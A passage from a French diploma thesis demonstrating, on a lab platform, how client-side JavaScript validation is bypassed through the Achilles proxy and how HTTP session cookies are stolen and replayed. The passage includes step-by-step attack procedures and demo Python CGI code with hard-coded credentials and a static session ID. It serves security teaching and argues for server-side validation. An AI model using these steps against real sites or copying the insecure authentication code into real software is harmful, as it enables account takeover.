Failles des applications Web

Ce document est extrait du travail de diplôme de M. DIZON dans l'état.

1 Introduction

La plus grande source de failles des applications Web provient d'une mauvaise (ou même inexistante) validation des entrées utilisateurs. En effet, certains développeurs ne sont pas sensibilisés aux problèmes de sécurité lié aux applications Web et font confiance aux données envoyées par le client

Ce document étudie et fait l'implémentation des attaques suivantes :

- Contournement de validation javascript
- Vol des sessions HTTP avec des cookies
- *Cross-site scripting* (XSS)

2 Contournement de validation javascript

2.1 Introduction

Dans certains sites Web, du javascript est utilisé pour valider les données saisies par l'utilisateur dans un formulaire d'une page Web avant d'être envoyées à un programme de traitement du côté serveur. Cette validation permet d'alléger la charge du serveur en déportant une partie du traitement de données du côté client.

Cette validation du côté client est une vulnérabilité qu'un utilisateur peut exploiter de façon triviale. L'utilisateur désirant contourner la validation peut le faire en interceptant et modifiant la réponse HTTP envoyé par le serveur par l'intermédiaire d'un proxy. Dans les sections suivantes du document, nous allons montrer comment intercepter les réponses HTTP et montrer les deux variantes possibles du contournement :

- la suppression du code de validation ;
- la modification du code de validation.

Une plate-forme de démonstration sera mise en place pour démontrer l'exploit.

2.2 Principe de fonctionnement

Comme outils, l'utilisateur doit posséder sur son poste de travail un navigateur web : Internet Explorer (IE) et un logiciel servant de proxy HTTP : Achilles.



Figure 2-1. Interception des échanges navigateur et serveur avec Achilles

Le *proxy* Achilles sert comme relais entre le client et le serveur. Il permet de capturer et modifier des données HTTP émises par le client ou renvoyées par le serveur. C'est grâce à cet outil que l'utilisateur peut modifier la réponse serveur et comme sera expliquée par la suite, contourner le javascript.

L'attaque est de type *man-in-the-middle*, la différence est que la personne tierce est l'utilisateur lui-même. La technique la plus simple à effectuer est la suppression du code de validation.

2.3 Suppression du code de validation

Pour montrer comment exploiter la vulnérabilité, nous avons écrit et mise à disposition dans le serveur web V13 une page HTML contenant un formulaire HTML. Le client accédera à la page web `validation.html` avec son navigateur web et devra saisir les données demandées dans le formulaire.



Figure 2-2. Formulaire de demande d'adresse e-mail

Nous pouvons en tirer des informations intéressantes dans le code HTML de la page web. Ces informations donnent des indices sur le mécanisme de validation.

```
01 <html>
02 <head><title>Validation de formulaire</title>
03 <script language="JavaScript" src="./jscript/validation.js">
04 </script>
05 <body>
06
07
08 <h3>Veuillez entrer les données suivantes:</h3>
09 <table>
10 <form name="formulaire" method="Post" enctype="multipart/form-data"
onSubmit="return validerFormulaire()">
11 <tr><td>
12 Adresse e-mail:</td><td><input type="text" name="email">
13 </td></tr>
14 <tr><td>
15 Utilisateur:</td><td><input type="text" name="utilisateur">
16 </td></tr>
17 <tr><td> </td>
18 <td><input type=submit value="Submit">
19 </td></tr>
20 </form>
21 </table>
22 </body>
23 </html>
```

Code source 2-1. validation.html

Dans le code source 9-1 et la ligne 10, le formulaire fait une requête POST pour envoyer les données. Lorsque le client cliquera sur le bouton *Submit* les données entrées subiront une validation javascript avant l'envoi de la requête sur le serveur. La validation est faite par la fonction `validerFormulaire()` :

```
<form name="formulaire" method="Post" enctype="multipart/form-data"
onSubmit="return validerFormulaire()">
```

La fonction est déclarée dans le fichier javascript `validation.js` qui est référencé à la ligne 3 du code source 9-1. Sur le poste client V18 avec Windows 2000 SP4, ce fichier et d'autres fichiers téléchargés par le navigateur web sont stockés dans le répertoire temporaire :

```
"C:\Documents and Settings\Utilisateur\Local Settings\Temporary
Internet Files\"
```

où **`Utilisateur`** correspond au nom de *login* de l'utilisateur courant. Le fichier n'est pas accessible directement dans ce répertoire car il est protégé en lecture et écriture par l'OS. Il faut faire une copie du fichier et le mettre dans un autre répertoire pour consulter comment la validation est faite.

```
01 function validerFormulaire() {
02         if (document.formulaire.email.value.indexOf("@") == -1 ||
03             document.formulaire.email.value == "")  {
04         alert("Veuillez entrer une adresse e-mail correcte.");
05         return false;
06         }
07
08         if (document.formulaire.utilisateur.value == "") {
09         alert("Veuillez entrer votre nom d'utilisateur.");
10         return false;
11         }
12 }
```

Code source 2-2. La fonction validerFormulaire

La fonction vérifie si tous les champs du formulaire ont étés remplis et si l'adresse e-mail saisie est valable, c'est-à-dire s'il contient le caractère "@". Elle retourne la valeur booléenne vraie lorsque tous les tests ont été effectués avec succès. Dans ce cas les données entrées dans le formulaire sont envoyées sur le serveur web. Par contre si un des tests échoue, la valeur booléenne fausse est retournée par la fonction puis une fenêtre *popup* est affichée par le navigateur pour demander à l'utilisateur de corriger l'entrée en question.

Si l'utilisateur intercepte et modifie le code HTML de la page `validation.html` sur le proxy Achilles en remplaçant l'expression "**validerFormulaire()**" par l'expression "**true**" dans le code HTML, la fonction de validation sera supprimé. En conséquence, les données saisies seront directement envoyées sur le serveur sans aucune validation.

Nous résumons les **actions** qui s'effectuent avec un diagramme de séquence :



Figure 2-3. Scénario de test : contournement de validation

2.3.1 Tests

Pour effectuer l'exploit grâce à Achilles nous procédons comme suite :

- Lancer le programme Achilles.
- Cocher l'option *Intercept Server Data* puis activer le *proxy* en cliquant sur le bouton *Play*.

Il y d'autres options disponibles sur le proxy Achilles mais pour cette démonstration *Intercept Server* est le seul nécessaire. Le lecteur peut trouver plus d'informations sur les options Achilles dans l'annexe 17.5 de ce document.

Le navigateur web doit être configuré pour qu'il renvoi les requêtes HTTP au proxy. Dans la fenêtre d'Internet Explorer :

- Cliquer sur le menu *Tools* puis sélectionner *Internet Options.*
- Cliquer sur l'onglet *Connections* puis cliquer sur le bouton *Lan Settings*
- Cocher l'option *Use Proxy Server for your LAN*, puis entrer le l'adresse du proxy 127.0.0.1 et le port sur lequel il est en écoute 5000.
- Cliquer sur le bouton *OK* deux fois pour effectuer les changements.

Nous accédons ensuite à la page de validation en saisissant l'URL dans la barre d'adresse du navigateur: http://10.1.2.13/validation.html

Nous verrons ensuite afficher sur l'interface d'Achilles la réponse envoyée par le serveur web. Il suffit maintenant de remplacer l'expression "`validerFormulaire()`" par "`true`" puis cliquer sur le bouton *Send* dans l'interface d'Achilles.



Figure 2-4. Remplacement de la fonction validerFormulaire() par *true*

La réponse HTTP sera ensuite interprétée par le navigateur puis affichée sur la fenêtre d'IE. L'utilisateur peut maintenant tester en saisissant des données quelconques sur le formulaire puis en cliquant sur *Submit* pour les renvoyer sur le serveur.



Figure 2-5. L'entrée de la caractère @ accépté par le serveur

L'analyse du code javascript montre que l'adresse e-mail saisie n'est pas correctement validée par le javascript car il vérifie seulement si le caractère @ apparaît. Il n'y a pas de vérification s'il est au moins suivi d'un domaine ou précédé d'un nom. C'est une autre problématique qui est malheureusement encore présente dans beaucoup de sites web demandant la saisie des adresses e-mail.

2.4 Modification du code de validation

Un autre moyen de contournement de validation est par la modification du code javascript. Comme mentionné plus haut les fichiers dans le répertoire *Temporary Internet Files* sont protégés en lecture et en écriture. Il faut donc trouver un moyen pour éditer et référencer un nouvel emplacement du fichier javascript `validation.js`.

Les étapes à faire pour le contournement par modification sont :

- télécharger préalablement le fichier `javascript.js ;`
- éditer le code du script ;
- stocker le fichier dans un serveur web local au client ;
- intercepter et modifier le code HTML envoyé par le serveur en indiquant comme adresse source du fichier l'adresse locale du fichier modifié.

Le serveur web locale permet d'avoir une copie du fichier javascript ayant les droits de modification.

2.4.1 Tests

Nous installons un serveur web Apache sur notre machine cliente V18. Dans le répertoire `"C:\Program Files\Apache Group\Apache2\htdocs"` nous mettons une copie du fichier javascript modifié.



Figure 2-6. Scénario de contournement de validation

Nous éditions ensuite le script :

```
01 function validerFormulaire() {
02         alert("Nous venons de contourner le javascript.");
03 }
```

Code source 2-3. Modification de la fonction validerFormulaire()

Dans cette fonction nous faisons afficher une fenêtre *popup* lorsque la fonction est appelée. La fonction retournera la valeur booléenne vraie par défaut.

Depuis le navigateur nous essayons d'accéder à la page `validation.html` sur le serveur web V13 et interceptons la réponse du serveur sur le proxy Achilles. Nous modifions ensuite le code source de HTML pour indiquer l'adresse absolue du fichier javascript modifié :



Figure 2-7. URL du javascript modifié

Le code HTML est envoyé et affiché sur le navigateur du poste client. Lorsque l'utilisateur cliquera sur le bouton *Submit* dans son navigateur, la validation aura lieu mais par une fonction modifiée.

2.5 Conclusion

Grâce à la mise en place de la plate-forme de test nous avons pu voir comment effectuer l'exploit. Il faut en premier faire une analyse du code HTML envoyé par le serveur et étudier comment le mécanisme de validation fonctionne. Nous avons vu que la validation a lieu lors de l'appel de la fonction écrit en javascript par le formulaire. Et que le test est contourné en modifiant la fonction pour qu'il retourne la valeur booléenne vraie lors de l'événement *onSubmit.*

Nous avons vu deux moyens pour effectuer l'exploit. La méthode par modification est le moins compliqué à mettre en place. Par contre cette implémentation peut servir comme plate-forme d'autres attaques basées sur la modification des fichiers téléchargés par le navigateur (modification des applets java par la décompilation puis récompilation).

Pour un développeur d'une application web, il est en effet important de vérifier la validité des données saisie par l'utilisateur. Ceci doit être effectué systématiquement à chaque saisie de l'utilisateur. Par contre l'application ne doit pas uniquement dépendre sur la validation du côté client car elle peut être facilement contournée.

3 Vol et manipulation des sessions HTTP

3.1 Introduction

Le protocole HTTP est une connexion sans état. Des extensions ont été rajoutées dans le protocole pour pouvoir sauvegarder l'état des sessions HTTP :

- *Cookies* ;
- Champs cachés dans les formulaires ;
- Paramètres sur l'URL.

Avec ces moyens de sauvegarde d'état de session, une application web peut mémoriser des données propres à un client tel que son IP, le type de browser web ou son système d'exploitation. L'application peut avec les données, afficher sur le navigateur du contenu basé sur ces paramètres client.

Les applications web utilisent et attribuent un identificateur unique à un utilisateur connectant sur le site web. Cet identificateur est envoyé au client dans un *cookie* lorsque le client visite un site web ou lorsqu'il s'authentifie à l'application pour la première fois. Le cookie est renvoyé sur le site la prochaine fois que le client se reconnecte sur le site web, permettant l'affichage du contenu sur le navigateur tel qu'il a été visité la dernière fois.

Dans les sous-sections qui suivent, nous allons montrer comment un hacker peut utiliser les cookies pour voler la session d'un utilisateur légitime. En même temps nous allons voir comment les cookies fonctionnent. Pour ce faire nous allons mettre en place une plate-forme de test et expliquer sa configuration.

L'objectif du hacker est de voler les informations stockées dans un cookie du client. L'information stockée dans le cookie peut être volée avec des méthodes différentes, pour notre cas nous allons montrer comment récupérer le cookie en utilisant un proxy web.

3.2 Principe de fonctionnement

Pour voler un cookie via un proxy web il faut :

- Ecouter (*sniffer*) le trafic HTTP entre en poste client et un serveur web ;
- Copier l'en-tête `Cookie` et sa valeur lorsqu'un cookie est envoyé.

Pour voler la session HTTP :

- Envoyer une requête web au site en utilisant le navigateur ;
- Modifier la requête en insérant l'en-tête du cookie précédemment ;
- Envoyer la requête modifiée sur le site web.

Idéalement nous devrions avoir le schéma logique comme indiqué dans la figure 9-1.



Figure 3-1. Vol du cookie via un proxy

Mais pour des raisons de simplicité et pour démontrer l'attaque, nous allons utiliser l'architecture décrite dans la figure ci-dessous.



Figure 3-2 Architecture de la plate-forme de test ; exploit du cookie volé

Dans la figure 9.2 le hacker représenté par le browser IE aura préalablement récupérée le cookie du client légitime. L'application CGI `autoriser.py` redirige l'URL du browser d'un utilisateur vers une **page HTML protégée** si un cookie valide est envoyé avec la requête sinon le browser est redirigé vers l'application `login.py` qui fait l'authentification et donne le cookie au client.

3.3 Application web

L'application web que nous avons développée `autoriser.py` permet l'accès à http ://10.1.2.13/access_protege.html si l'utilisateur possède un cookie.

```
# Chercher la variable d'environnement HTTP_COOKIE dans la liste
for k in keys:
        # Verification de l'ID de session → "hard-coded"
        if (escape(k)=="HTTP_COOKIE" and
            escape(os.environ[k])== "IDAuth=649731718293"):
                # Redirection si le cookie est valide
                redirect("/access_ rotégé.html")
                # Le client a maintenant un cookie valide, sortir de la boucle
```

```
                cookie_auth = 1
                break

# Si le client n'as pas de cookie valide, lui envoyer une page de login
if cookie_auth==0:
        redirect("/login.html")
```

Code source 3-1 autoriser.py : recherche de cookie et redirection

Si l'utilisateur ne possède pas de cookie contenant un identificateur de session valable, une redirection sur http ://10.1.2.13/login.html est faite. Une fois authentifiée, il reçoit l'accès à la page protégé et un cookie.

```
# Fonction pour l'authentication simple → »hard-coded »
def authentifie(user, passwd):
        if (user=="bob" and passwd=="1234"):
                return « true »

# Lire les variables du formulaire HTML
donneesForm = cgi.FieldStorage()
user = donneesForm["login"].value
passwd  = donneesForm["pass"].value

# Le coeur du programme :
# L'acces sur la page protege est donnee si l'authentification
# réussi sinon une redirection sur la page de login est faite.
If (authentifie(user, passwd)=="true"):
        # Donner un cookie
        print "Set-Cookie : IDAuth=649731718293 ; expires=Fri, 12 Dec 2003 00 :00 :00
GMT"
        # Aller sur la page protege
        redirect("/access_ rotégé.html")
else :
        # Aller sur la page login.html
        redirect("/login.html")
```

Code source 3-2 login.py : authentification(hard-coded) et redirection

Une application web donne un cookie au client en insérant une entête `"Set-Cookie"` suivi d'une valeur et des options dans sa réponse HTTP.

3.4 Cookies

Le format de l'en-tête et sa valeur est comme suit :

`Set-Cookie` `: nom=valeur  [ ; option=option ]`

- **nom = valeur** : l'information à stocker et sa valeur correspondante.
- ***expires* = date** : détermine la durée de validité du *cookie*. Si cette option est omise le cookie est stocké dans la mémoire temporaire et effacé lorsque le browser web est fermé. Un cookie de ce type est appelé *session cookie*. Les *cookies persistent* sont des cookies qui sont stockés dans des fichiers textes dans un répertoire temporaire ("*Temporary Internet Files*" pour le navigateur IE dans un système W2K SP4).
- ***domain* = domaine** : détermine dans quel domaine le cookie est valide.
- ***path* = url** : détermine dans quelle URL le cookie est valide.

Le cookie donne par `login.py` est comme suivant

```
Set-Cookie: IDAuth=649731718293; expires=Fri, 12 Dec 2003 00:00:00 GMT
```

L'information importante stockée dans le cookie est `IDAuth`. L'option *domain* et *path* ne sont pas explicitement donnée : par défaut la valeur de *domain* est l'adresse du site web, le *path* sera l'URL ou le cookie a été donnée. Dans notre cas, le cookie a été donnée par le programme CGI `login.py` se trouvant dans le répertoire `cgi-bin` de la racine du serveur web http ://10.1.2.13/cgi-bin/login.py

- domain = 10.1.2.13
- path = /cgi-bin

Le cookie restera dans le répertoire temporaire de la machine jusqu'à la date de l'expiration 12 décembre 2003. Chaque fois que le browser se connectera sur le site web du http ://10.1.2.13 et sur l'url `/cgi-bin`, le cookie sera transmis avec la requête du browser avec l'entête :

```
Cookie : nom=valeur
```

et concrètement :

```
Cookie : IDAuth=649731718293
```

L'application web doit lire la variable d'environnement HTTP_COOKIE pour extraire le cookie. Si plusieurs cookies sont envoyés sur l'application, chaque pair nom et valeur sont séparés par un point-virgule.

3.5 Test

Le scénario décrit dans la figure ci-dessous montre le vol de session fait avec le cookie.



Figure 3-3. Scénario de test, vol de cookie

Du côté utilisateur, le proxy Achilles est transparent et fonctionne comme un proxy HTTP normal. Le navigateur de l'utilisateur est configuré pour utiliser un proxy et dans le scénario, le proxy Achilles fonctionne comme un proxy normal.

L'utilisateur essaye d'accéder à la page protégé en cliquant sur le lien : "Vol de session http avec des cookies".

Figure 3-4. Page principale du serveur web V13

L'application web détecte que l'utilisateur ne possède pas de cookie valide. Le navigateur de l'utilisateur est redirigé vers une page de login : http://10.1.2.13/login.html où il entre le login : bob et mot de passe : 1234

